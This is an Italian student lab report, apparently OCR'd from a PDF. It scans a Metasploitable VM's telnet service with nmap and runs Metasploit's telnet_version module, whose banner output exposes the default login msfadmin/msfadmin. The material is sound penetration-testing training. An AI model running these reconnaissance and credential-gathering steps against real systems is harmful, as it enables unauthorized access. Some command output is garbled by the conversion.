
S7 L2

EXPLOIT TELNET META



Daniele Zizzi

EXPLOIT

Un exploit è un programma informatico, un software o una sequenza di comandi che sfrutta un errore o una vulnerabilità per provocare un certo comportamento nel software, nell'hardware o in qualsiasi dispositivo elettronico. Questi comportamenti possono includere l'assunzione del controllo di un sistema, la concessione di privilegi di amministratore a un intruso o l'avvio di attacchi di negazione del servizio (DoS o DDoS)



Ho effettuato una scansione con nmap con lo switch -sV, che mi permette di visualizzare la versione del servizio scansionato, in questo caso il telnet su porta 23.

```
-(daniele⊛kali)-[~]
 └─$ nmap -sV 192.168.1.149 -p 23
Starting Nmap 7.94 (https://nmap.org) at 2023-11-07 13:18 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try
using -- system-dns or specify valid servers with -- dns-servers
Nmap scan report for 192.168.1.149
Host is up (0.00038s latency).
       STATE SERVICE VERSION
23/tcp open telnet Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
Metasploit [In esecuzione] - Oracle VM VirtualBox
 File Macchina Visualizza Inserimento Dispositivi Aiuto
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
          Link encap:Ethernet HWaddr 08:00:27:86:bd:ae
eth0
          inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
```

Avvio metasploit da kali, attraverso il comando msfconsole.

Cerco l'exploit di cui ho bisogno attraverso il comando "search telnet_version". Telnet è un protocollo per la connessione remota verso un host con l'utilizzo di una shell di comando.

Possiamo notare due exploit possibili, ma andremo ad utilizzare il secondo, come da traccia.

```
msf6 > search telnet_version

Matching Modules

# Name

ck Description

-----
0 auxiliary/scanner/telnet/lantronix_telnet_version
    Lantronix Telnet Service Banner Detection
1 auxiliary/scanner/telnet/telnet_version
    Telnet Service Banner Detection

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/s canner/telnet/telnet_version
Interact with a module by name or index. For example info 1, use 1 or use auxiliary/s canner/telnet/telnet_version
```

```
-(daniele⊛kali)-[~]
                                       ###
                            https://metasploit.com
         metasploit v6.3.27-dev
         2335 exploits - 1220 auxiliary - 413 post
         1385 payloads - 46 encoders - 11 nops
Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x
Netasploit Documentation: https://docs.metasploit.com/
```

Diciamo al tool di utilizzare l'exploit desiderato attraverso il comando "use 1". Impostiamo l'ip della macchina vittima e poi visualizziamo le opzioni dell'exploit scelto, in modo da vedere se è configurato correttamente. L'exploit è configurato correttamente, quando i campi "required" sono tutti compilati.

Lanciamo l'attacco attraverso il comando "exploit".

L'exploit và a buon fine e ci restituisce user e password per collegarci all'interfaccia telnet.

```
nner/telnet/telnet version) > show options
Module options (auxiliary/scanner/telnet/telnet_version):
             Current Setting Required Description
  PASSWORD
                                           The password for the specified username
                                           The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-met
  RHOSTS
  RPORT
                                           The target port (TCP)
                                           The number of concurrent threads (max one per host)
  TIMEOUT
                                           Timeout for the Telnet probe
  USERNAME
                                           The username to authenticate as
 iew the full module info with the info, or info -d command.
<u>nsf6</u> auxiliary(
                                              m) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
msf6 auxiliary(s
                                              m) > show options
Module options (auxiliary/scanner/telnet/telnet_version):
              Current Setting Required Description
   Name
   PASSWORD
                                           The password for the specified username
              192.168.1.149
                                           The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-met
                                           The target port (TCP)
   RPORT
   THREADS
                                           The number of concurrent threads (max one per host)
   USERNAME
 iew the full module info with the info, or info -d command.
msf6 auxiliary(scanner/telnet/telnet_version) > exploit
                       _ (_) |_ _ _ | | _ | | _ | _ \ \x0a| '_ ` _ \ / _ \ _/ _` / _| ' _ \|
_ (_| \_ \ |_) | | (_) | | || (_| | | |_) | | _// _/ \x0a| | | | | | | | |
```

untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get

- Scanned 1 of 1 hosts (100% complete)